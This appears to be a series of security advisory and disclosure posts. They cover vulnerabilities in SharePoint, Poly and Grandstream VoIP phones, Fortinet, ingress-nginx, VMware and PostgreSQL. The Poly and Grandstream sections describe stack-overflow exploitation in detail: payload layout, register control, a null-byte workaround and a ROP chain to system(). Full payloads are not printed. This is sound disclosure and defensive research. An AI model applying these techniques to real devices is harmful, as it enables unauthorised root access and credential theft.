Rapid7 Labs conducted a zero-day research project against Microsoft SharePoint, resulting in the discovery of two new vulnerabilities that, when chained together, achieve unauthenticated remote code execution (RCE) against a vulnerable SharePoint server. Today, both Rapid7 and Microsoft are disclosing the first vulnerability in this chain, the authentication bypass vulnerability CVE-2026-55040. The RCE component of the exploit chain is expected to be patched by Microsoft in the next update cycle for August 2026. The exploit chain was developed as an entry for the recent Pwn2Own Berlin hacking competition – part of Rapid7 Labs’ continued effort to raise the bar in Vulnerability Intelligence and our commitment to the preemptive protection of our customers through original vulnerability research.
A remote unauthenticated attacker can leverage CVE-2026-55040 to bypass authentication on a vulnerable SharePoint server and perform operations as a SharePoint site user or administrator. The vulnerability is due to several issues in the JWT token validation pipeline.
Microsoft SharePoint is a ubiquitous, web-based collaboration and document management platform deeply integrated into the Microsoft 365 ecosystem. Serving as the central hub for corporate intranets, internal file sharing, and workflow automation, it is trusted by enterprises worldwide to store and manage vast repositories of sensitive business data. Because SharePoint acts as a critical bridge between internal users, active directories, and cloud infrastructure, vulnerabilities within its architecture present a high-risk attack surface.
Impact
By leveraging CVE-2026-55040, a remote unauthenticated attacker can assume the identity of any SharePoint site user; the prerequisite is the attacker must know in advance the user they wish to identify as. This can be achieved in a number of ways, including via a user’s Active Directory (AD) Security ID (SID), or via a user’s AD User Principal Name (UPN). A UPN is the primary logon name for a user in either Windows AD or Microsoft Entra ID, and is formatted similar to that of an email address, e.g. [email protected].
In the example screenshot below, with identifying information redacted, a Rapid7 Labs proof-of-concept script discovers potential SharePoint users via SID enumeration and then leverages CVE-2026-55040 to bypass authentication on the target SharePoint site to assume the identity of that user — ultimately identifying the SharePoint site administrator user account.
Figure 1: The Rapid7 Labs PoC for CVE-2026-55040.
⠀
An attacker who successfully exploits CVE-2026-55040 can perform operations against the target SharePoint site as the user they identify as. Furthermore, this authentication bypass can be chained to additional vulnerabilities within the authenticated attack surface of the target site.
Rapid7 Labs has chained the authentication bypass CVE-2026-55040 with a separate RCE vulnerability for unauthenticated RCE. Patching CVE-2026-55040 will successfully break this exploit chain. The RCE component has been disclosed to Microsoft and is expected to be patched in the scheduled August patch cycle. The chaining of vulnerabilities highlights that even though the authentication bypass has been assigned a medium severity CVSS score by Microsoft, the impact of successfully chaining a medium severity authentication bypass to an RCE component is significant. This also underscores the importance of patching vulnerabilities such as authentication bypasses, which can break complex and high impact exploit chains.
Leveraging AI
To develop our SharePoint exploit chain, Rapid7 Labs undertook a research project divided into two main sprints, the first in January and the second in March, 2026. While both sprints did encompass more traditional vulnerability research such as manual code review and reverse engineering, a significant amount of the work was undertaken through an agent. Over 24 active days of agentic work, we leveraged 96 sessions, issued 256 prompts, and generated approximately 80,000 agentic tool calls.
The initial January sprint was unsuccessful, resulting in no findings that could be leveraged for an exploit chain. We used this sprint to experiment with several different publicly available models, along with different workflows to navigate and reason across a massive and complex codebase. However, our second sprint in March was successful and yielded, through a heavily prompted agent, a two-vulnerability exploit chain that achieved unauthenticated RCE.
The improvement in quality between January and March in terms of agentic work, along with our improved workflows, was noticeable. This highlights the speed at which this field is evolving, how publicly available models are improving, and how as research teams develop their workflows, the results begin to compound.
Credit
This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Vendor statement
The following statement has been provided by Microsoft:
“We would like to thank Rapid7 for responsibly reporting this issue through coordinated vulnerability disclosure.”
Technical analysis
Rapid7 will be publishing full technical details for CVE-2026-55040 within 30 days of this disclosure.
Remediation
Customers are advised to apply the latest available updates for the impacted product to ensure they are protected.
Rapid7 customers
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to CVE-2026-55040 with Authenticated vulnerability checks available in the July 14 content release
Disclosure timeline
May 18, 2026: Rapid7 discloses an unauthenticated RCE exploit chain to Microsoft. Microsoft acknowledges receipt of the disclosure the same day.
May 20, 2026: Microsoft confirms the findings and indicates that the exploit chain will be patched across two scheduled update cycles – the authentication bypass component in July, and the RCE component in August.
May 21, 2026: Rapid7 acknowledges the disclosure schedule and requests supporting information. Microsoft requests a 30 day stay on disclosure of technical details and publication of PoC.
May 29, 2026: Rapid7 agrees to a 30 day stay on technical details with a proviso to publish earlier should either exploitation in-the-wild or third-party publication of details occur within the 30 days. Microsoft confirms the disclosure plan the same day.
June 30, 2026: Rapid7 requests supporting information for the upcoming disclosure.
June 30, 2026: Microsoft provides supporting information to Rapid7.
July 14, 2026: This disclosure for CVE-2026-55040.
Rapid7 Labs conducted a zero-day research project against an HP Poly VVX 450 Voice over Internet Protocol (VoIP) phone. This research resulted in the discovery of a critical unauthenticated stack-based buffer overflow vulnerability, CVE-2026-0826. A remote attacker can leverage CVE-2026-0826 to achieve unauthenticated remote code execution (RCE) with root privileges on a target device.
The vulnerability is present in the device’s parsing of Session Description Protocol (SDP) attributes for Interactive Connectivity Establishment (ICE). The ICE feature, which is not enabled by default, must be enabled for the device to be exploitable by a remote attacker.
While we discovered and validated the vulnerability on a VVX 450 device, the vulnerability has been confirmed to affect all models in the VVX series (VVX 150, VVX 250, VVX 350, and VVX 450), as well as three models from the Trio IP Conference series (Trio 8800, Trio 8500, and Trio 8300).
A Metasploit exploit module has been developed to demonstrate how an unauthenticated attacker could leverage this vulnerability to gain root privileges on a vulnerable device.
Shown below is the exploit being run against a target Poly VVX 450 device running a vulnerable firmware version 6.4.7.4477.
As we can see above, the attacker achieves unauthenticated RCE with root privileges on the device. This is demonstrated by the attacker executing a reverse shell payload and running several arbitrary OS shell commands.
Technical analysis
Our analysis is based upon a VVX 450 device running firmware version 6.4.7.4477. During testing, the test device had an IPv4 address of 192.168.86.80. The non-default ICE feature was enabled by specifying the following in the device configuration:
device.feature.nat.ice.enabled="1"
The main binary that provides the majority of functionality to the device is /user/local/root/polyapp (32 bit ARM, Little Endian). This binary parses SDP data provided in an Session Initiation Protocol (SIP) request over UDP on port 5060.
When SDP data is processed, if ICE is enabled, an SDP attribute named candidate can be parsed. The candidate attribute is intended to contain a transport address for a candidate that can be used for connectivity checks. An example of a valid candidate attribute can be seen in the RFC8839 5.1:
The following is an example SDP line for a UDP server-reflexive “candidate” attribute for the RTP component:
The /user/local/root/polyapp binary has two functions that will parse incoming SDP data, named ParseRemoteSDP and IceSession::ParseRemoteSdpForAddresses. In both cases, when a string line starting with “a=candidate:” is found, a helper function ParseICECandidate (at address 0xB12780) is called to parse the expected candidate attribute held in the remainder of that string line. The intent is to parse out the individual components of a candidate attribute which are separated by white space characters.
This helper function ParseICECandidate contains a stack based buffer overflow. Shown below we can see that the start of the function contains a call to memcpy, which will copy the incoming string line being processed into a 256 byte stack buffer. No length check is performed to ensure the incoming string length is less than 256 bytes. Therefore by providing a candidate attribute whose length is greater than 256 bytes, a stack-based buffer overflow will occur.
To demonstrate the vulnerability, we can construct an example SIP INVITE request that contains the required SDP data to trigger the buffer overflow. The malicious candidate attribute will be comprised of:
An attribute name of “a=candidate:”, which is 12 bytes long.
244 A characters, to fill out variable buffer256 (shown in the code snippet above), as 244 + 12 is 256.
19 B characters, to provide padding between the variable buffer256 and the saved registers on the current stack frame.
The characters 1111 (0x31313131 in hex) to overwrite the saved r4 register.
The characters 2222 (0x32323232 in hex) to overwrite the saved r5 register.
The characters 3333 (0x33333333 in hex) to overwrite the saved r11 register.
The characters 4444 (0x34343434 in hex) to overwrite the saved pc register.
A large number of C characters (0x43 in hex) to show the remaining attacker controlled data on the stack.
The entire example SIP INVITE request sent to the device is shown below:
Upon receiving this SIP INVITE request, the helper function ParseICECandidate will parse the malicious candidate attribute, and a stack-based buffer overflow will occur. Observing the resulting crash in GDB, we can see that we have full control over the program counter (pc) register, several general purpose registers, and the data located at the stack pointer (sp).
Figure 2: Inspecting a core dump showing the effects of the overflow.
# uname -a
Linux (none) 2.6.27.18 #1 PREEMPT Mon Jan 13 09:50:58 PST 2020 armv6l unknown

# cat /proc/sys/kernel/randomize_va_space
1
⠀
Inspecting the polyapp binary with the checksec tool we can see that No Execute (NX) is enabled, so the stack data will not be executable. As we will not be able to execute a payload directly on the stack, we can overcome this by using a Return Oriented Programming (ROP) chain to bypass the NX mitigation. Additionally, the binary has not been compiled as a Position Independent Executable (PIE).
As the polyapp binary is always loaded at a low address (0x00008000), using Virtual Address (VA) values from this range will require the attacker to be able to place multiple null (0x00) bytes in the overflow buffer. This will not be possible due to how the SDP data is processed.
We must discover a suitable workaround to exploit the vulnerability while not writing any null bytes in the overflow buffer. We could try to discover an information leak vulnerability, that leaks an address of a Shared Object (SO) location within the processes address space. If the SO is loaded at a location such that its addresses will not contain null bytes, we can use these addresses for ROP gadgets. In lieu of a suitable information leak vulnerability, we will require an alternative technique.
Conveniently to our purpose, ASLR is not operating as expected on the device, and does not impact the load address of Shared Object (SO) libraries. For example, libc will always be loaded at a Virtual Address (VA) of 0x40a5c000 on firmware version 6.4.7.4477. This does not change between process restarts or device cold reboots. Shown below is the same load address for libc in the polyapp process, across a cold reboot of the device.
Further inspection of the process maps file shows all shared libraries are loaded starting from a fixed address of 0x40000000 and do not appear to honor ASLR. Knowing this, we can build a simple ROP chain using gadgets located at fixed VA’s within the libc library. The gadgets we choose will not contain null bytes in their addresses.
We create a ROP chain that will execute an arbitrary OS command via the system standard C library function. The accompanying Metasploit exploit modules source code details the entire ROP chain.
Remediation
The following remediation guidance has been provided by the vendor.
“HP Poly recommends that administrators disable ICE connectivity in environments where it is not required. All affected Poly Voice devices should be updated to the latest available UCS release using the Poly Lens Device Management application.”
The following table indicates the appropriate fixed software releases.
Product Name
Updated version
VVX
UCS 6.4.8
Trio 8300
UCS 8.1.7
Trio 8500
UCS 7.2.8
Trio 8800
UCS 7.2.8
Credit
This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Disclosure timeline
January 6, 2026: Rapid7 makes initial outreach to HP who confirm contact the same day.
January 7, 2026: Rapid7 discloses the technical writeup and exploit code to HP.
January 9, 2026: HP confirms the finding, and provides Rapid7 with affected models, a reserved CVE identifier and an expected fix date for May, 2026.
January 12, 2026: Rapid7 agrees to the fix date and asks for clarity on the end of support for the VVX series. HP replies the same day with requested information.
April; 21, 2026: HP states a new release date by end of July and confirms CVSS, CWE and remediation guidance. Rapid7 gives June 1 as the disclosure date.
May 5, 2026: HP provides affected models and confirms coordinate disclosure for June 1.
May 18, 2026: HP provides remediation version numbers for patched firmware.
Rapid7 Labs conducted a zero-day research project against the Grandstream GXP1600 series of Voice over Internet Protocol (VoIP) phones. This research resulted in the discovery of a critical unauthenticated stack-based buffer overflow vulnerability, CVE-2026-2329. A remote attacker can leverage CVE-2026-2329 to achieve unauthenticated remote code execution (RCE) with root privileges on a target device. A vendor supplied firmware update, version 1.0.7.81, is available to fully remediate CVE-2026-2329.
The vulnerability is present in the device’s web-based API service, and is accessible in a default configuration. As all models in the GXP1600 series share a common firmware image, the vulnerability affects all six models in the series: GXP1610, GXP1615, GXP1620, GXP1625, GXP1628, and GXP1630.
To demonstrate the impact of this vulnerability, a Metasploit exploit module has been developed. This demonstrates how an unauthenticated attacker could leverage this vulnerability to gain root privileges on a vulnerable device. A complimentary post-exploitation module has also been developed. This allows an attacker to gather credentials, such as local user and SIP accounts, stored on a compromised GXP1600 device. Both Metasploit modules are available here.
Shown below is the exploit module being run against a target Grandstream GXP1630 device running a vulnerable firmware version 1.0.7.79.
⠀
Figure 1: Metasploit exploit module targeting a GXP1630 device.
⠀
As we can see above, the attacker achieves unauthenticated RCE with root privileges on the device. This is demonstrated by executing a Meterpreter payload and running several arbitrary OS shell commands.
In addition to achieving RCE with root privileges, we can also demonstrate using this capability to extract secrets from the target device, such as local and SIP account credentials. Shown below is a Metasploit post-exploitation module that leverages an existing session on the target (established via the exploit module) to extract secrets from the device.
⠀
Figure 2: Metasploit post module gathering credentials from a GXP1630 device.
⠀
Finally, we can leverage our RCE capabilities to reconfigure the target device to use a malicious SIP proxy, allowing an attacker to transparently intercept phone calls to and from the device, and eavesdrop on the audio. While the ability to leverage a malicious SIP proxy to intercept phone calls is not specific to these Grandstream devices, and is dependent on the SIP infrastructures configuration, it highlights the serious impact an unauthenticated RCE vulnerability has against VoIP phones. Rapid7 Labs has developed a SIP proxy for testing and auditing SIP infrastructure, which is available here.
Credit
This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Technical analysis
Our analysis is based upon a GXP1630 device running firmware version 1.0.7.79. During testing, the test device had an IPv4 address of 192.168.86.77.
A HTTP service is listening by default on TCP port 80. This service provides both a web administration interface and an API. The API endpoint /cgi-bin/api.values.get is accessible to a remote attacker with no authentication. This endpoint is designed to request one or more configuration values from the phone. For example, you can request the phone’s firmware version and model number via the following HTTP POST request using curl.
The api.values.get API accepts an HTTP parameter named request. This parameter contains a colon-delimited list of identifiers to retrieve a corresponding value for (highlighted in yellow above). In the example above, identifier 68 corresponds to the phone’s firmware version number, and identifier phone_model corresponds to the phone’s model. We can see in the response, these values are returned.
Both the HTTP service and the API are implemented in the native code binary /app/bin/gs_web (32-bit ARM, Little Endian). Decompiling the function that handles a request to the api.values.get endpoint, we can see how the request parameter is split into colon-delimited parts for processing.
The request parameter (referenced via the variable request_buffer above) is iterated over character by character. If the next character is not a colon character, this next character is appended to a small 64 byte buffer on the stack (the variable small_buffer above). If the next character is a colon, or the end of the request parameter is reached, the current identifier held in the small buffer is null terminated and then processed to retrieve that identifier’s value.
When appending another character to the small 64 byte buffer, no length check is performed to ensure that no more than 63 characters (plus the appended null terminator) are ever written to this buffer.
Therefore, an attacker-controlled request parameter can write past the bounds of the small 64 byte buffer on the stack, overflowing into adjacent stack memory. This can be demonstrated with the following curl command, which supplies a 256 byte request parameter:
By either attaching a debugger to the gs_web process or inspecting a core dump, we can observe the overflow and how the attacker-controlled data corrupts the stack contents to give the attacker control over multiple CPU registers, including the Program Counter (PC), as shown below.
⠀
Figure 3: GDB session showing the process registers after the stack-based overflow.
Exploitation
To leverage this stack-based buffer overflow for remote code execution, we examine the gs_web binary using the checksec tool, to see what mitigations are present.
We can see that No Execute (NX) is enabled. This means the stack segment will not be executable. Therefore, to execute arbitrary code we will need to leverage a Return Oriented Programming (ROP) chain.
We can see via checksec that stack canaries are not present (we also knew this from the above core dump, showing PC control after the vulnerable function returns). This means the stack-based buffer overflow will not be detected at run time, and a corrupted return address stored on the stack can be used to control the Program Counter (PC) register, when the vulnerable function returns from the corrupted stack frame.
We can also see that the binary has not been linked as a Position Independent Executable (PIE). This prevents Address Space Layout Randomization (ASLR) from randomizing the main binaries code segment. We can therefore know in advance virtual addresses (VA) within the code segment for use during construction of a ROP chain.
We are left with a problem that the non-PIE binary gs_web has its code segment loaded at a VA of 0x00008000, as shown below via the readelf tool.
⠀
$ readelf -l ./Release_GXP16xx_1.0.7.79/squashfs-root/app/bin/gs_web

Elf file type is EXEC (Executable file)
Entry point 0xbffc

There are 7 program headers, starting at offset 52

Program Headers:
	Type	Offset		VirtAddr	PhysAddr	FileSiz		MemSiz		Flg		Align
	EXIDX	0x0115d8	0x000195d8 	0x000195d8 	0x00810 	0x00810 	R		0x4
	PHDR	0x000034 	0x00008034 	0x00008034 	0x000e0 	0x000e0 	R E 	0x4
	INTERP	0x000114 	0x00008114 	0x00008114 	0x00014 	0x00014 	R		0x1
		[Requesting program interpreter: /lib/ld-uClibc.so.0]
	LOAD	0x000000 	0x00008000 	0x00008000 0x11dec 		0x11dec 	R E 	0x8000
	LOAD	0x012000 	0x00022000 	0x00022000 0x00498 		0x0055c 	RW		0x8000
	DYNAMIC	0x01202c 	0x0002202c 	0x0002202c 0x00168 		0x00168 	RW		0x4
⠀
With PIE not enabled, and no suitable info leak to leak a VA from another Shared Object (SO) located higher in the address space, a load address of 0x00008000 will require us to write multiple null bytes during exploitation in order to construct a ROP chain, as every VA used within the ROP chain will have at least one null byte. However, the vulnerability only allows for a single null terminator byte to be written during the overflow.
To overcome this limitation, we can rely on the fact that the vulnerable function will process the attacker-controlled request parameter as a colon-delimited string of multiple identifiers. Every time a colon is encountered, the overflow can be triggered a subsequent time via the next identifier. We can leverage this, and the ability to write a single null byte as the last character in the current identifier being processed, to write multiple null bytes during exploitation.
For example, if we wanted to write a sequence of bytes with 5 null characters in it, e.g., “EEE0DDDDDDD0CCCCCCCC00AAAAAAAAAAA0” (where 0 is a null byte), we can trigger the overflow 5 times. By adjusting the identifier value used to trigger each instance of the overflow, we can precisely place a null character at the desired locations. The table below shows how, in this contrived example, we can construct each separate identifier string in order to place a trailing null terminator character at the desired location. Upon triggering the overflow 5 times in succession, the final memory layout will be as we expect.
⠀
Overflow 1 (33 bytes + null terminator)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0
Overflow 2 (21 bytes + null terminator)
BBBBBBBBBBBBBBBBBBBBB0
Overflow 3 (20 bytes + null terminator)
CCCCCCCCCCCCCCCCCCCC0
Overflow 4 (11 bytes + null terminator)
DDDDDDDDDDD0
Overflow 5 (3 bytes + null terminator)
EEE0
Final Memory Layout(34 bytes)
EEE0DDDDDDD0CCCCCCCC00AAAAAAAAAAA0
⠀
We can therefore construct a malicious colon-delimited request parameter to achieve the above (note that, for brevity in this example, the length values here don’t assume the required 64 bytes of padding to overflow the initial small buffer):
With the ability to write multiple null bytes, we can proceed to gather the ROP gadgets needed to build out a ROP chain. We choose to create a ROP chain that will execute an arbitrary OS command via the system standard C library function, before terminating the process gracefully via the exit standard C library function to avoid crashing the process. The accompanying Metasploit exploit module’s source code details the entire ROP chain.
Remediation
To remediate CVE-2026-2329, Grandstream users running either GXP1610, GXP1615, GXP1620, GXP1625, GXP1628 or GXP1630 devices should upgrade their firmware to version 1.0.7.81 or above. The latest Grandstream firmware can be found here.
For additional details from the vendor, please see the Grandstream PSIRT page.
Disclosure timeline
January 6, 2026: Rapid7 makes initial outreach to Grandstream.
January 20, 2026: Rapid7 makes another outreach to Grandstream.
January 20, 2026: Grandstream responds to the initial outreach.
January 21, 2026: Rapid7 and Grandstream establish a secure communication mechanism.
January 22, 2026: Rapid7 discloses the technical writeup and exploit code to Grandstream, who confirms receipt the same day.
February 2, 2026: Grandstream indicates a patch has been made available in the GXP1600 firmware version 1.0.7.81.
February 3, 2026: Grandstream reaffirms the issue has been resolved in the latest GXP1600 firmware version 1.0.7.81.
February 6, 2026: Rapid7 indicates to Grandstream that a CVE has not been assigned and offers to be the CNA for this disclosure. Rapid7 highlights to Grandstream that no public disclosure has occurred, and that it is Rapid7’s intention to disclose publicly in the coming days.
February 7, 2026: Grandstream agrees that Rapid7 can be the CNA in this disclosure and requests additional CVE record information.
February 11, 2026: Rapid7 provides the requested CVE record information to Grandstream. Rapid7 highlights to Grandstream that firmware version 1.0.7.81 does remediate the vulnerability, as shown by Rapid7 Labs reverse engineering the publicly available firmware. Rapid7 states that a public disclosure will occur on February 18, 2026.
On May 13, 2025, Fortinet disclosedCVE-2025-32756, an unauthenticated stack-based buffer overflow affecting multiple Fortinet products; including FortiVoice, FortiRecorder, FortiNDR, FortiMail, and FortiCamera. The vulnerability is rated as CVSS 9.6 (Critical), and allows an unauthenticated remote attacker to achieve remote code execution (RCE) against a vulnerable target.
Fortinet has disclosed that this vulnerability has been exploited in the wild by a threat actor who is targeting vulnerable FortiVoice appliances. No threat actor attribution has been made at this time. FortiVoice is an enterprise unified communication (UC) platform, providing communications services such as calling, conferencing, and chat. The Fortinet Product Security Team made this discovery based on observed threat activity. This threat activity included additional network scanning, credential logging, and log file wiping. Several IOCs have been published in the vendor advisory to assist customers in threat hunting.
Mitigation guidance
Fortinet have provided patches for affected versions under support, and guidance for unsupported versions to migrate to a fixed version. Customers are advised to follow the vendor guidance, and remediate this vulnerability by upgrading to a fixed version on an urgent basis, as outlined below.
FortiVoice 7.2 should be upgraded to 7.2.1 or above
FortiVoice 7.0 should be upgraded to 7.0.7 or above
FortiVoice 6.4 should be upgraded to 6.4.11 or above
FortiRecorder 7.2 should be upgraded to 7.2.4 or above
FortiRecorder 7.0 should be upgraded to 7.0.6 or above
FortiRecorder 6.4 should be upgraded to 6.4.6 or above
FortiNDR 7.6 should be upgraded to 7.6.1 or above
FortiNDR 7.4 should be upgraded to 7.4.8 or above
FortiNDR 7.2 should be upgraded to 7.2.5 or above
FortiNDR 7.1 should be migrated to a fixed release
FortiNDR 7.0 should be upgraded to 7.0.7 or above
FortiNDR 1.5 should be migrated to a fixed release
FortiNDR 1.4 should be migrated to a fixed release
FortiNDR 1.3 should be migrated to a fixed release
FortiNDR 1.2 should be migrated to a fixed release
FortiNDR 1.1 should be migrated to a fixed release
FortiMail 7.6 should be upgraded to 7.6.3 or above
FortiMail 7.4 should be upgraded to 7.4.5 or above
FortiMail 7.2 should be upgraded to 7.2.8 or above
FortiMail 7.0 should be upgraded to 7.0.9 or above
FortiCamera 2.1 should be upgraded to 2.1.4 or above
FortiCamera 2.0 should be migrated to a fixed release
FortiCamera 1.1 should be migrated to a fixed release
For customers who may not be able to update to a fixed version, Fortinet has given guidance to disable the affected appliance’s HTTP(S) administration interface. For the latest mitigation guidance, please refer to the vendor advisory.
Rapid7 customers
InsightVM and Nexpose customers can assess their exposure to CVE-2025-32756 on FortiVoice with an unauthenticated check expected to be available in the May 14, 2025 content release.
On March 24, 2025, Kubernetes disclosed 5 new vulnerabilities affecting the Ingress NGINX Controller for Kubernetes. Successful exploitation could allow attackers access to all secrets stored across all namespaces in the Kubernetes cluster, which could result in cluster takeover.
CVE-2025-1974 (9.8 Critical): RCE escalation. An unauthenticated attacker with access to the pod network can achieve arbitrary code execution in the context of the ingress-nginx controller. This can lead to disclosure of Secrets accessible to the controller. (In the default installation, the controller can access all Secrets cluster-wide.)
CVE-2025-24514(8.8 High): Configuration injection via unsanitized auth-url annotation. In ingress-nginx, the `auth-url` Ingress annotation can be used to inject configuration into nginx. This can lead to arbitrary code execution in the context of the ingress-nginx controller, and disclosure of Secrets accessible to the controller.
CVE-2025-1097 (8.8 High): Configuration injection via unsanitized auth-tls-match-cn annotation. The `auth-tls-match-cn` Ingress annotation can be used to inject configuration into nginx. This can lead to arbitrary code execution in the context of the ingress-nginx controller, and disclosure of Secrets accessible to the controller.
CVE-2025-1098 (8.8 High): Configuration injection via unsanitized mirror annotations. The `mirror-target` and `mirror-host` Ingress annotations can be used to inject arbitrary configuration into nginx. This can lead to arbitrary code execution in the context of the ingress-nginx controller, and disclosure of Secrets accessible to the controller.
CVE-2025-24513 (4.8 Medium): Auth secret file path traversal vulnerability. Attacker-provided data is included in a filename by the ingress-nginx Admission Controller feature, resulting in directory traversal within the container. This could result in denial of service, or when combined with other vulnerabilities, limited disclosure of Secret objects from the cluster.
Of the 5 vulnerabilities disclosed, any one of the injection vulnerabilities (CVE-2025-24514, CVE-2025-1097, CVE-2025-1098) may be chained with CVE-2025-1974 to achieve unauthenticated RCE on the Kubernetes pod that is running a vulnerable Ingress NGINX Controller. Achieving RCE could allow an attacker to take over a Kubernetes cluster. As of March 25, 2025, none of the above CVEs is known to be exploited in the wild.
Ingress is a Kubernetes feature to route HTTP(S) traffic into a Kubernetes cluster. An Ingress Controller is an application responsible for performing the routing. While there are many Ingress Controllers available, the vulnerabilities disclosed on March 24 are specific to the Ingress NGINX Controller, which is an Ingress Controller based upon NGINX.
The original finders of all five vulnerabilities, Wiz, noted that 43% of cloud environments are vulnerable to the issues disclosed, and that they have identified 6,500 clusters with publicly exposed Ingress NGINX Controllers.
As of March 25, 2025 (14:00 pm GMT), there is now one known publicly available RCE exploit for CVE-2025-1974 (here). This exploit is unverified, but based on our understanding of the vulnerability, it appears viable.
Mitigation guidance
All 5 vulnerabilities are reported to affect the following versions of Ingress NGINX Controller:
Versions <= 1.11.4
Version 1.12.0
Notably, the Wiz advisory says that CVE-2025-24514 does not affect version 1.12.0, but the vendor indicates that the issue does affect 1.12.0.
Customers who use the Ingress NGINX Controller for Kubernetes are advised to update to the following versions immediately:
Version 1.11.5
Version 1.12.1
Rapid7 customers
With the latest Kubernetes Cluster Scanner (expected to be available Wednesday, March 26), InsightCloudSec customers will have the ability to discover Kubernetes workloads that have this vulnerability in their cluster. The discovery will be shown via the insights pack with a new insight called Publicly exposed vulnerable Ingress NGINX Admission. The insight will also include the remediation steps needed in order to resolve this vulnerability.
On Tuesday, March 4, 2025, Broadcom published a critical security advisory (VMSA-2025-0004) on 3 new zero-day vulnerabilities affecting multiple VMware products, including ESXi, Workstation, and Fusion. The most severe of the vulnerabilities is CVE-2025-22224, a critical vulnerability in ESXi and Workstation. Notably, these are not remotely exploitable vulnerabilities — they require an attacker to have existing privileged access on a VM that is running on an affected VMware hypervisor.
CVE-2025-22224 (CVSS 9.3): A Time-of-Check Time-of-Use (TOCTOU) vulnerability in VMware ESXi and Workstation that can lead to an out-of-bounds write condition. An attacker with local administrative privileges on a virtual machine could exploit this issue to execute code as the virtual machine’s VMX process running on the host.
CVE-2025-22225 (CVSS 8.2): An arbitrary write vulnerability in VMware ESXi that allows an attacker with privileges within the VMX process to trigger an arbitrary kernel write leading to an escape of the sandbox.
CVE-2025-22226 (CVSS 7.1): An information disclosure vulnerability in VMware ESXi, Workstation, and Fusion that arises from an out-of-bounds read in the Host Guest File System (HGFS). An attacker with administrative privileges to a virtual machine could exploit this issue to leak memory from the VMX process.
Broadcom has published an FAQ with additional information for VMware customers.
All 3 vulnerabilities were reported to Broadcom by Microsoft Threat Intelligence Center. Broadcom’s advisory indicates for all 3 CVEs that Broadcom “has information to suggest that exploitation has occurred in the wild.” Shortly after Broadcom published their advisory, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) added all 3 CVEs to the Known Exploited Vulnerabilities (KEV) list.
Based on the information in the advisory, it appears that the 3 vulnerabilities can be chained together: “This is a situation where an attacker who has already compromised a virtual machine’s guest OS and gained privileged access (administrator or root) could move into the hypervisor itself.”
There is no known publicexploit code for any of the CVEs at time of publication. Nevertheless, given that ESXi hypervisors are popular targets for both financially motivated and state-sponsored adversaries, Rapid7 recommends applying vendor-supplied fixes on an expedited basis.
Affected products
The following products are vulnerable to CVE-2025-2224, CVE-2025-22225, and CVE-2025-2226:
Broadcom VMware ESXi 7.0 and 8.0
Broadcom VMware Cloud Foundation 4.5.x and 5.x
Broadcom VMware Telco Cloud Platform 5.x, 4.x, 3.x, and 2.x
Broadcom VMware Telco Cloud Infrastructure 3.x and 2.x
The following products are vulnerable to CVE-2025-22224 and CVE-2025-22226:
Broadcom VMware Workstation 17.x
The following product is vulnerable to CVE-2025-22226:
Broadcom VMware Fusion 13.x
For the most complete information on affected and fixed versions, see Broadcom’s advisory and FAQ.
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2025-22224, CVE-2025-22225, and CVE-2025-22226 on Broadcom VMware ESXi hypervisors, Fusion, and Workstation products with vulnerability checks expected to be available in today’s (Tuesday, March 4) content release.
Rapid7 discovered a high-severity SQL injection vulnerability, CVE-2025-1094, affecting the PostgreSQL interactive tool psql. This discovery was made while Rapid7 was performing research into the recent exploitation of CVE-2024-12356 — an unauthenticated remote code execution (RCE) vulnerability that affects both BeyondTrust Privileged Remote Access (PRA) and BeyondTrust Remote Support (RS). Rapid7 discovered that in every scenario we tested, a successful exploit for CVE-2024-12356 had to include exploitation of CVE-2025-1094 in order to achieve remote code execution. While CVE-2024-12356 was patched by BeyondTrust in December 2024, and this patch successfully blocks exploitation of both CVE-2024-12356 and CVE-2025-1094, the patch did not address the root cause of CVE-2025-1094, which remained a zero-day until Rapid7 discovered and reported it to PostgreSQL.
All supported versions before PostgreSQL 17.3, 16.7, 15.11, 14.16, and 13.19 are affected. CVE-2025-1094 has a CVSS 3.1 base score of 8.1 (High). More information is available in the PostgreSQL advisory.
Impact
CVE-2025-1094 arises from an incorrect assumption that when attacker-controlled untrusted input has been safely escaped via PostgreSQL’s string escaping routines, it cannot be leveraged to generate a successful SQL injection attack. Rapid7 found that SQL injection is, in fact, still possible in a certain scenario when escaped untrusted input is included as part of a SQL statement executed by the interactive psql tool.
Because of how PostgreSQL string escaping routines handle invalid UTF-8 characters, in combination with how invalid byte sequences within the invalid UTF-8 characters are processed by psql, an attacker can leverage CVE-2025-1094 to generate a SQL injection.
An attacker who can generate a SQL injection via CVE-2025-1094 can then achieve arbitrary code execution (ACE) by leveraging the interactive tool’s ability to run meta-commands. Meta-commands extend the interactive tools functionality, by providing a wide variety of additional operations that the interactive tool can perform. The meta-command, identified by the exclamation mark symbol, allows for an operating system shell command to be executed. An attacker can leverage CVE-2025-1094 to perform this meta-command, thus controlling the operating system shell command that is executed.
Alternatively, an attacker who can generate a SQL injection via CVE-2025-1094 can execute arbitrary attacker-controlled SQL statements.
Credit
This vulnerability was discovered by Stephen Fewer, Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Analysis
A technical analysis of CVE-2025-1094, as it relates to the exploitation of the BeyondTrust vulnerability CVE-2024-12356, is available in AttackerKB.
A Metasploit exploit module that exploits CVE-2025-1094 against a vulnerable BeyondTrust Privileged Remote Access (PRA) and Remote Support (RS) target is available here.
Vendor Statement
The PostgreSQL Global Development Group provides information on security vulnerability reporting, releases processes, and known vulnerability fixes at https://www.postgresql.org/support/security/.
Remediation
To remediate CVE-2025-1094, PostgreSQL users should upgrade to PostgreSQL 17.3, 16.7, 15.11, 14.16, or 13.19. For additional details, please see the PostgreSQL advisory.
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2025-1094 with an authenticated vulnerability check expected to be available in today’s (February 13) content release.
